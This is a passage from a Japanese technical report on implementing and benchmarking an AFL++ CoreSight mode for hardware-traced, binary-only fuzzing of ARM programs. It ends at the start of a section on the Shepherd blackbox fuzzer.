


図 3. 7. 2.2 AFL++ CoreSight mode の動作フロー

(4-a) トレーサ

本実装における「トレーサ」は、PUT の実行を監視し、ファジングのフィードバックに必要なトレース情報を確実に取得するために CoreSight コンポーネントを制御する役割を担う。具体的には、PUT プロセスが生成されると同時にトレースを開始し、PUT が終了すればトレースを停止・取得し、得られたトレースデータを「デコーダ」に渡して解析を行う流れである。

ユーザー空間で動作するトレーサを実装するうえでは、複数の技術的工夫が必要となる。トレーサを単純に作るだけでなく、ファジングにおける fork+exec の大量発生を抑止して高速化を図る手段（[125]）や、CoreSight の複雑なコンポーネント構成を扱うための仕組みを組み合わせる必要がある。本実装では、AFL++の付属ユーティリティである afl-proxy をベースに独自のプロキシアプリケーションを作成し、その内部でトレーサとデコーダを連携させる設計をとった。以下ではトレーサにかかわる主な技術的ポイントを整理する。

(4-a-1) PID のフィルタリング

プロセス単位のトレースをするためには、対象プロセス以外のトレースが混入しないようにフィルタリング機能を用いる必要がある。一般的には CONTEXTIDR レジスタで PID を比較し、対象 PID のみにトレースを限定する方法が知られている。しかし、ファジングではテストのたびに fork が行われ、PID が変化する。そのたびに PID フィルタを切り替えるとオーバーヘッドが大きくなりやすい。

本実装では、fork server mode を実装している点に着目し、アドレス空間のレイアウトが一定に保たれることを利用した。具体的には、初回に対象バイナリのアドレス範囲を一括指定するフィルタリングを行い、以降の繰り返し実行では PID の変化によらず同じアドレス範囲を監視すればよいようにしている。これにより、PID 依存のフィルタ再設定が不要になり、実行ごとのオーバーヘッドを抑制できる。

(4-a-2) Embedded Trace Router を使った DRAM へのトレースの保存

CoreSight には、トレースデータを書き込む先となる Trace Sink が複数存在する。そのなかでも、代表的な Sink として ETB（Embedded Trace Buffer）が挙げられる。ETB はチップ内部の SRAM 領域をバッファとして用いるためレイテンシが低い反面、一般的には数 KB から数十 KB 程度の小容量しか持たないことが多い。たとえば、libxml2 のように実行時に数百 KB クラスのトレースが出る可能性があるバイナリを扱うと、ETB では容量不足を起こ

しやすい。一定量たまったら PUT を強制停止し、トレースを退避して再開するといったことは可能だが、PUT が大きい場合や長く走る場合、トレース退避のタイミングが頻繁になり、総合的なスループットは著しく低下する傾向にある。

そこで本実装では、一部 SoC が搭載している ETR (Embedded Trace Router) を積極的に活用している。ETR は DRAM へ直接トレースを書き込む Trace Sink であり、理論上 4GB までの領域を確保できるため、大規模なトレースを扱う際にも容易にオーバーフローせずに格納できる。ETR は DRAM を介するため、他の高優先度アクセスにより一時的な遅延が発生する場合がある。そのリスクに対処するために、ETR の直前に ETF (Embedded Trace FIFO) をバッファとして挟み込み、遅延が発生しても ETF がオーバーフローしない範囲であればトレースを失わずに済むようになっている。実際に NVIDIA Jetson TX2 などの環境では、ETB (あるいは ETF を ETB モードで利用した場合) と比べて ETR のほうが明らかに高いスループットを示すことが実験で確認されている。

ただし、SoC によっては ETR が搭載されていないものもあるため、本実装は ETR+ETF+Replicator+Funnel のように、CoreSight 各コンポーネントが連携する構成を基本としている。安価な SoC にはこの構成がない場合もあるため、それらの環境では本実装の利点を十分に引き出せない可能性がある。

(4-a-3) Overflow Packet

CoreSight の Trace Sink には、Circular Buffer mode や Hardware FIFO mode といった複数の動作モードが存在する。Circular Buffer mode ではバッファが溢れるとオーバーフローを示すステータスレジスタのビットが立つため、実行時に容易にトレースデータの欠損が検知可能である。

Hardware FIFO mode では Embedded Trace FIFO (ETF) を FIFO バッファとして用いられる。図 3. 7. 2.3 に示すように、このような中間にある Trace Sink はバッファが溢れそうになると後方に配置されているコンポーネントに対してその旨を通知する「Back Pressure」が発生する。この際、Trace Source 側はオーバーフローを防ぐため「Overflow Packet」を送信して一時停止する仕組みになっているが、その間も CPU の実行は継続しているため、実行履歴が一部失われてしまう可能性がある。




図 3. 7. 2.3 ETF における Back Pressure 発生時の動作

CoreSight 公式ドキュメントでは、Overflow Packet が含まれるトレースは欠損があり得るので「正確な再現ができない」として破棄することを推奨している。しかし、ファジングで毎回それを厳密に守ると、わずかなパケット欠損で再試行を繰り返すことになり実行効率

が大きく落ちる。そこで本実装では「**Overflow Packet** を含むトレースもそのままデコードする」方針を採用している。この方針によって一部欠損で新規パスを発見し損ねるリスクは残るが、実装上の検証では高頻度の欠損でなければ問題となるケースは非常に少なく、むしろ大多数のケースで効率的にカバレッジが取得できることが確認されている。

以上のように、トレーサでは **CoreSight** コンポーネントを用いたトレース取得の全体フローを組み立てるうえで、「単一アドレス範囲フィルタによるオーバーヘッド抑制」「**ETR** を活用した大容量トレースの扱い」「**Overflow Packet** の受容」といった方針を定め、さらに **exec** 回避による **fork server mode** との組み合わせで総合的な高速化を目指している。

(4-b) デコーダ

デコーダは、トレーサが **DRAM** などに蓄えたトレースデータを解析し、カバレッジ情報としてファジングに返す部分を受け持つ。本実装では、エッジカバレッジの復元とパスカバレッジ (**PTrix** スタイルのフィードバック) の 2 種類に対応しているが、いずれの方式にしても **CoreSight** トレース独自のフォーマットを適切に解釈する仕組みが必要となる。

CoreSight (および **Intel PT** のようなハードウェアベースのトレーサ) では、実行されたすべての命令を逐一記録するわけではなく、主に「どのタイミングで分岐先が変化したか」という情報がパケット形式でまとめられる。たとえば「**Atom** パケット (**CoreSight** では **Atom** パケット、**Intel PT** では **TNT** パケットに相当)」には、連続する条件分岐が **Taken** か **Not-Taken** かが圧縮された形で入っており、「**Address** パケット (**Intel PT** では **TIP** パケットに相当)」には間接分岐が実際に飛んだ先のアドレスが格納される。これら 2 種類のパケットの組み合わせによって、実行中にどのような分岐が生じたかを推測できる。

しかし、間接分岐の場合はトレースデータ内に「分岐が **Taken** になった」という事実しか記録されていないため、実際の分岐先を特定するには対象バイナリのアセンブリ情報が必要となる。さらに、**CoreSight** トレースは複数コアの情報が混ざる場合があるため、適切にコアごとに仕分けしたうえで、アドレスの実行履歴を復元しなければならない。こうした工程を担うのがデコーダである。

具体的な処理としては、大まかに以下の流れを踏む。また、図 3. 7. 2. 4 にコード例を踏まえた図を示す。

1. トレース開始アドレスを示す **Address** パケットを受け取り、そのアドレスに相当するバイナリ上の命令位置を特定する (実アドレスを **ELF** オフセットなどに変換)。
2. **Atom** パケットで得られる連続した条件分岐列 (**E/N** の列) を辿りながら、その分岐命令がいずれのアドレスに存在するか、そして **Taken** (**E**) の場合にはどこへ飛ぶかを逆算・再現する。
3. 間接分岐命令が検出されたタイミングで後続の **Address** パケットをチェックし、実際に飛んだ先のアドレスを特定する。
4. 得られた連続的な分岐列からエッジカバレッジを計算する。あるいは履歴ハッシュを用いてパスカバレッジを算出する。




図 3. 7. 2.4 デコーダの動作

なお、分岐先アドレスをバイナリ上のどの関数・どの命令に対応づけるかは、毎回バイナリをディスアセンブルして分岐命令を探すだけでもよい。しかしファジングでは同じ PUT を何度も繰り返し実行するため、同じコード片を何度も解析すると膨大な処理時間が浪費される。そこで、本実装の「高速化」パートで述べるように、キャッシュ機構などを導入して解析を効率化している。

(4-c) 高速化

CoreSight のようなハードウェアトレーサは、バイナリベースのファジングにおいて大きな利点がある一方で、トレースデータのデコード処理が潜在的なボトルネックになりうる。PUT を 1 回実行するごとに一定量のトレースデータが生成され、デコーダがそれを解析し、カバレッジ情報を導出し終わるまでが 1 セットである。ファジングはこのサイクルを何万から何百万回と繰り返すため、デコードが遅ければ結果的にファジングの総合性能に直結してしまう。

本実装では、デコードの高速化を達成するために以下のような工夫を盛り込んでいる。

(4-c-1) トレース処理とデコード処理の並列化

最も根本的な方策として、トレーサ側の「トレース取得」とデコーダ側の「デコード処理」を並列に進める仕組みを導入している。すなわち、PUT が実行を開始してトレースが少しずつ蓄積されると、まだ PUT が終了しないタイミングでも先に受け取った部分をデコードでできるようにした。これを行わない場合、PUT が終了するまで待ってからデコーダが処理を始めることになり、ファジングの 1 サイクル内で待ち時間が積み重なりやすい。

しかし、CoreSight のトレースはパケットが連続してくるため、途中までの断片的なトレースだけでは正しく復元できない場面もある。そこで「ある程度まとまったパケット量が蓄積されたら部分的にデコードを走らせる→次のパケットが揃うまで待機→再度デコードを継続」という具合に非同期でデコードを進める実装を行っている。こうした細かい制御により、トレース完了直後に解析結果がほぼ得られた状態になり、次のファジングサイクルへ素早く

移行できる。

(4-c-2) 二段階のキャッシュレイヤ

ファジングでは同一のバイナリを何度も繰り返し実行する関係上、トレース内容が似通ってることが多い。「似通っている」というのは、たとえば特定のループ処理を繰り返すバイナリであれば、Atom パケットにおける E/N 列や分岐命令の解析パターンがある程度繰り返される、ということを意味する。こうした同じような解析を何度も行うことは時間の無駄が大きいので、複数レベルでキャッシュを導入している。以下では図 3. 7. 2.5 に示すような二段階のキャッシュについて説明する。




図 3. 7. 2.5 2つのキャッシュを利用したデコーダの動作

第一段階のキャッシュは「Atom パケット列→最終的に導かれるエッジカバレッジ」という対応関係を保存する仕組みである。Atom パケットの具体的な列(たとえばEEENやNENEなど)と「最初にどのアドレスから始まっているか」をキーにし、そこから派生する分岐先一覧やエッジカバレッジがどうなるかをキャッシュしている。仮にまったく同じ Atom パケット列と開始アドレスが再び現れた場合には、即座に以前の結果を再利用できるため、分岐命令を個別にディスアセンブルして飛び先を解析する手間を省略できる。

第二段階のキャッシュは「特定アドレスから見つかる最初の分岐命令のディスアセンブル結果」を保存する。Atom パケット列が途中で変化し、一部だけ異なるなどのケースでは第一段階キャッシュがヒットしないかもしれない。しかし、分岐命令そのものを改めて最初から探索するのではなく、第二段階キャッシュで「このアドレスから先に何バイト進むと分岐命令があり、Takenの場合どこへ飛ぶか」をすばやく得られれば、そこから Atom パケットの E/N 列を一部だけ再計算すれば済む。Intel PT 向けの libxdc でも同様の多層キャッシュを導入しており、本実装でもその知見を参考にしている。

これら二段階キャッシュと並列デコードにより、ハードウェアトレーサ特有の「毎回のパケット解析コスト」が大幅に軽減される。ユーザー空間でバイナリを都度ディスアセンブルするやり方は柔軟だが、従来の QEMU モードなどに比べても十分に高速化を図るためには、こうした徹底的なキャッシュ設計が不可欠である。

(4-c-3) PTrix スタイルのパスカバレッジの設計と実装

従来のエッジカバレッジでは「どの分岐(エッジ)を通ったか」の情報を、PUT 実行ごとにビットマップへ反映することで新規到達の分岐を探す方式をとる。一方、PTrix という Intel PT 向けの研究では、バイナリを細かくディスアセンブルせずにトレースパケットの組

み合わせから直接ハッシュ値を計算し、実行パスごとに異なるビット列を得るような手法を提案している。これにより、分岐先アドレスを毎回解析するコストを削減しつつ、従来のエッジカバレッジよりパスの違いをより細かく捕捉しやすいという長所を得ている。

CoreSight トレースも Atom パケットと Address パケットの組み合わせは Intel PT とほぼ等価であるため、本実装でも PTrix スタイルのカバレッジ計算を導入している。Atom パケットの列（たとえば EEEN など）をビット列にマッピングし、Address パケットが出現したタイミングで別のハッシュ要素として組み込むことで、結果的に「過去の分岐履歴に応じたハッシュ値」が得られる。このハッシュを AFL++ のビットマップ更新に使うことで、エッジカバレッジにはないパス差分を検知する機構が完成する。

エッジカバレッジよりもパスカバレッジのほうが履歴の重複をより強く区別できるため、複雑な条件分岐が連続する PUT においては高速にクラッシュパスや希少パスを発見できる可能性が高まる。実際の検証では、単純な文字列比較だけを行うテストアプリケーションにおいても、パスカバレッジのほうがクラッシュ検出の効率が上がる例が確認されている。

(5) ベンチマーク結果

本項では、AFL++ CoreSight mode の高速化およびフィードバック精度の観点から、従来手法との比較を行った結果を示す。

既存手法と我々が実装した CoreSight mode を比較するために、AFL++ が提供する以下の 4 つのモードを対象にベンチマークを実施した。

1. LTO mode

ソースコードありの環境で、ビルド時に LLVM ([193]) の Link Time Optimization (LTO) を併用した AFL++ の計測。

2. QEMU mode

ソースコードがなくとも実行可能な AFL++ の標準 Binary-only Fuzzing モード。エミュレータを用いた動的計装によりカバレッジを取得する。

3. CoreSight mode (Edge coverage)

本研究で実装した CoreSight を利用した AFL++ の Binary-only Fuzzing モードで、復元した実行経路をエッジカバレッジに変換してフィードバックを行う。

4. CoreSight mode (Path coverage)

同じく CoreSight を用いるが、PTrix の提案手法を踏襲し、ハードウェアの Atom パケットと Address パケットを直接ハッシュ化してパスカバレッジを得るモード。ソースコード解析を伴わず、より実行パスに敏感なフィードバックが得られる。

(5-a) スループット評価

まず、ファuzzing の純粋な実行速度を測定するために、非常に小さな PUT (例: int main(void){} のような空のプログラム) を 60 秒間ファuzzing し、何回実行できたか (合計実行回数) と 1 秒あたりの実行回数 (exec/sec) を比較した。表 3. 7. 2.1 に結果を示す。

表 3. 7. 2.1 単純なアプリケーションに対するベンチマーク結果

	合計実行回数	1 秒あたりの実行回数
LTO mode	169169	2819.5
QEMU mode	64307	1071.8
CoreSight mode (Edge cov.)	96490	1608.2
CoreSight mode (Path cov.)	99744	1662.4

LTO mode は、ソースコードのコンパイル時に計装を行い、ネイティブに近い環境で実行できることから、予想どおり最も高速な結果となった。一方で、QEMU mode はソースコー

ドを必要としない利点があるものの、命令変換のオーバーヘッドが大きいために実行速度が低い。これに対し、**CoreSight mode** はいずれのカバレッジ方式であっても **QEMU mode** より高い実行スループットを達成しており、ハードウェアレベルのトレース機構を用いて **PUT** をネイティブに近い形で動作させることで、エミュレータ方式に伴う恒常的なオーバーヘッドを低減できていると考えられる。また、パスカバレッジモードがエッジカバレッジモードよりやや高速となる傾向は、**PTrix** 式のハッシュ計算により分岐先情報をパケット列から直接復元できるため、バイナリ解析の頻度が減ることが一因であると推察される。以上の結果から、**CoreSight mode** は ARM バイナリを対象とした **Binary-only Fuzzing** において、**QEMU mode** と比較して明確に高いスループットを示すとともに、ソースコード非依存かつ実行オーバーヘッドを大幅に削減可能な有効な手法であるといえる。

(5-b) 探索効率とカバレッジ精度の評価

次に、実行パスの違いに対するファuzzingの反応度合い（探索効率）を簡易的に確認するため、コード 3. 7. 2.1 のような“文字列が特定の条件（aaaaabbbbb）と一致するとクラッシュする”という小規模テストプログラムを **PUT** として用い、最初にクラッシュが発生するまでの実行回数と、その間に生成されたシード数を調べた。具体的には、10 文字のうち 'a' と 'b' のみを繰り返すループ構造があり、最終的に先頭 10 文字が aaaaabbbbb と一致すると **crash()** を呼び出すプログラムである。この **PUT** における実験結果を表 3. 7. 2.2 に示す。

```
read(0, src, SIZE);

for (int i = 0; i < SIZE; i++) {
    if (src[i] == 'a') {
        dst[i] = src[i];
        continue;
    }
    if (src[i] == 'b') {
        dst[i] = src[i];
        continue;
    }
    break;
}

if (!strncmp(dst, "aaaaabbbbb", 10)) {
    crash(0);
}
```

コード 3. 7. 2.1 文字列が特定の条件（aaaaabbbbb）と一致するとクラッシュする小規模テストプログラム

表 3. 7. 2.2 カバレッジ計測のベンチマーク

	実行回数	生成されたシード数
LTO mode	153260	11
QEMU mode	144645	12
CoreSight mode (Edge cov.)	146844	16
CoreSight mode (Path cov.)	135308	98

QEMU mode、**LTO mode**、**CoreSight mode**（Edge coverage）の各手法はいずれも、ほぼ同じ回数の実行でクラッシュを引き起こしているが、**CoreSight mode**（Path coverage）は

より少ない実行回数でクラッシュを見つけ出し、さらに圧倒的に多くのシードを生成している点が特徴的である。これは、パスカバレッジがエッジカバレッジよりも細分化された実行経路の違いを検知できるため、新たな探索パスを積極的に取り込みやすいことを示唆している。以上の結果から、CoreSight を活用した Binary-only Fuzzing は、QEMU を上回る高速化に加えて、パスカバレッジを用いることで分岐のわずかな差異も効率的に検出し、多様な入力を生成できる可能性が高いと考えられる。

(6) まとめ

本項では、AFL++CoreSight mode の実装における我々の貢献についてまとめる。

従来、ARM バイナリを対象としたファuzzingでは QEMU エミュレータによる動的計装が主流であり、実行速度が課題とされていた。しかし、CoreSight のハードウェアトレース機構を活用すれば、ソースコードが存在しないバイナリに対してもネイティブに近い速度で分岐情報を取得でき、QEMU mode より高いスループットを達成できることがベンチマークから示唆された。

また、Atom パケットや Address パケットをハッシュ計算に組み込み、PTriX スタイルのパスカバレッジを用いることで、分岐経路の違いをより細かく検出できるだけでなく、高速化の観点でも有利に働く場合があることを確認した。さらに、ディスアセンブル結果や Atom パケット列をキャッシュする二段階のソフトウェアキャッシュや、トレーサとデコーダを並列実行する非同期化の仕組みにより、ハードウェアトレース特有の大容量データを効率よく処理できるよう工夫している。

一方で、CoreSight は SoC 固有の設計に強く依存し、ETR を備えていない環境ではバッファ不足により速度低下を招く可能性があることや、LTO mode のようなソースコードありのファuzzingを完全に上回るわけではないなど、いくつかの制約が残る。それを踏まえても、ファームウェア解析などソースコードが手元にないケースでは、QEMU エミュレータに比べて大幅に高速かつ豊富な実行経路を探索できるメリットは極めて大きいと考えられる。

3. 7. 3 Shepherd

本項では、我々が開発した Response-guided blackbox fuzzing 手法である Shepherd について説明する。

(1) はじめに

Coverage-based greybox fuzzing (CGF) は、ソフトウェアテストにおいて未知の脆弱性を効率的に発見する手法として大きな注目を集めている。図 3. 7. 3.1 (a)に示すように、CGF は PUT の実行時に、プログラムのどの部分がどの程度実行されたかというカバレッジを動的に測定し、その情報を逐次フィードバックとして入力生成を最適化する ([164] [150])。カバレッジの指針を持たず闇雲に入力を生成する単純なランダムテストに比べ、CGF は冗長なテスト試行を大幅に削減し、その結果として多様なコードパスを広く探索し、より多くの脆弱性を高効率に検出できる。実際、AFL ([20]) や libFuzzer ([10]) など数多くの実装が開発されており、本分野は依然として活発な研究対象である ([6] [194] [7] [195] [116] [127] [196] [197])。




図 3. 7. 3.1 (a) Coverage-based greybox fuzzing (CGF)




図 3. 7. 3.1 (b) Coverage-based greybox fuzzing (CGF)

